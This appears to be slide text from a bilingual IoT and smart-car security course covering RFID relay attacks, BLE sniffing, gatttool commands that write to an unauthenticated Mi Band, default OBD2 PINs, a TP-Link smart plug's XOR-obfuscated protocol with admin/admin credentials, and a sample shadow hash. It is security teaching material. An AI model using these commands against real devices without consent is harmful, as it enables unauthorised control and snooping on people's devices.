
> • Signal Amplification Relay Attack • Original designed to
copy for backup and become all in one RFID key in personal used • Can copy 125 kHz (low frequency) RFID • Can not copy 13.56MHz (high frequency) NFC -
> Bluetooth • Work on 2.4-2.485GHz, 79 channel, 1MHz for
each channel • Use Frequency Hopping to prevent interference, 1600 times/sec – channel 00 : 2.402000000 Ghz – channel 01 : 2.403000000 Ghz – … – channel 78 : 2.480000000 Ghz In Bluetoothe 4.0, BLE include • Bluetooth Low Energy (BLE), 40 channel, 2MHz for each • iBeacon use this – channel 37 : 2.402000000 Ghz – channel 00 : 2.404000000 Ghz – channel 01 : 2.406000000 Ghz – … – channel 36 : 2.478000000 Ghz – channel 39 : 2.480000000 Ghz -

> Bluetooth • Can use cc2540 usb dongle with Texas
Instrument to sniffer attack credit : Texas Instruments cc2540 usb dongle -
> Bluetooth Worm • Base on Symbian mobile phone 1.
Open web browser on the phone 2. Go to http://mobile.f-secure.com 3. Select link "Download F-Secure Mobile Anti-Virus" and then select phone model 4. Download the file and select open after download 5. Install F-Secure Mobile Anti-Virus 6. Go to applications menu and start Anti-Virus 7. Activate Anti-Virus and scan all files credit : F-Secure -

> • BLE Description Profile Service Name Title Name Title
Characteristics Characteristics Characteristics Value[] Descriptor Descriptor -

> • Using uuid and handle (company identifier) primary and
characteristic command. • Sometime you can brutal force it or OSINT for hint. • MiBand2 no auth key, MiBand3 has breakable auth key. -
> machine:~$ gatttool -I -b FA:F2:FD:B7:39:83 machine:~$ gatttool -I -t
random -b FA:F2:FD:B7:39:83 [FA:F2:FD:B7:39:83][LE]> connect -
> machine:~$ gatttool -I -b FA:F2:FD:B7:39:83 [FA:F2:FD:B7:39:83][LE]> primary Heart Monitor
Service UUID Hardware service UUID Alert Service UUID Generic Attribute Service UUID Generic Access Service UUID Service Weight Service UUID -
> • Shack the band machine:~$ gatttool -t random -b
FA:F2:FD:B7:39:83 --sec-level=high --char-write --handle=0x0026 --value=03 machine:~$ gatttool -I -b FA:F2:FD:B7:39:83 [FA:F2:FD:B7:39:83][LE]> char-write-req 0x27 03 -


> • MyCar, CarDoctor, Car Scanner – Type of product


connect to OBDII and APP – Control your car’s status to prevent frauded by repair shop – Usually Bluetooth(shorter distance, more secure), WIFI/3G/4G – As IoT, default AC/PW remain problem – Bluetooth default paring key: 0000/1234 (sometime even not give a request) -
> • ELM327 OBD2 BLE • Cannot change PIN •
Support several client APP credit : -
> • ELM327 OBD2 WiFi • Default IP & Port
• Support several client APP -
> Outline • 物聯網與無人車 IoT & Smart Car – 車聯網攻擊向量



IoV Intro – 無線通訊設備 Wireless Device – 智慧家電與無人機台 Smart Home & Kiosk • Smart Plug • Camera • Sound Box • Media Cast • Projector • Kiosk • 實作練習 Lab – 車載通訊分析 CANBus Analysis – 軟韌體安全 APP & Firmware Security – 外接裝置安全 USB Device -



> • A human-readable JSON protocol “encrypted” with an easily
reversible autokey (-85) XOR cipher and a binary DES-encrypted configuration (AC/PW : admin/admin) -

> Password example • $id$salt$encrypted – id is the hash
algorithm – salt for hash – encrypted password test2:$6$C/vGzhVe$aKK6QGdhzTmYyxp8.E68gCBkPhlWQ4W7/OpCFQYV.qsCtKaV00bToWh286yy73jedg6i0qSlZkZqQy.wmiUdj0:17470:0:99999:7::: -


> machine:~$ python tplink-smartplug.py -t 192.168.0.100 -j '{"system":{"get_sysinfo":{}}}' machine:~$ python
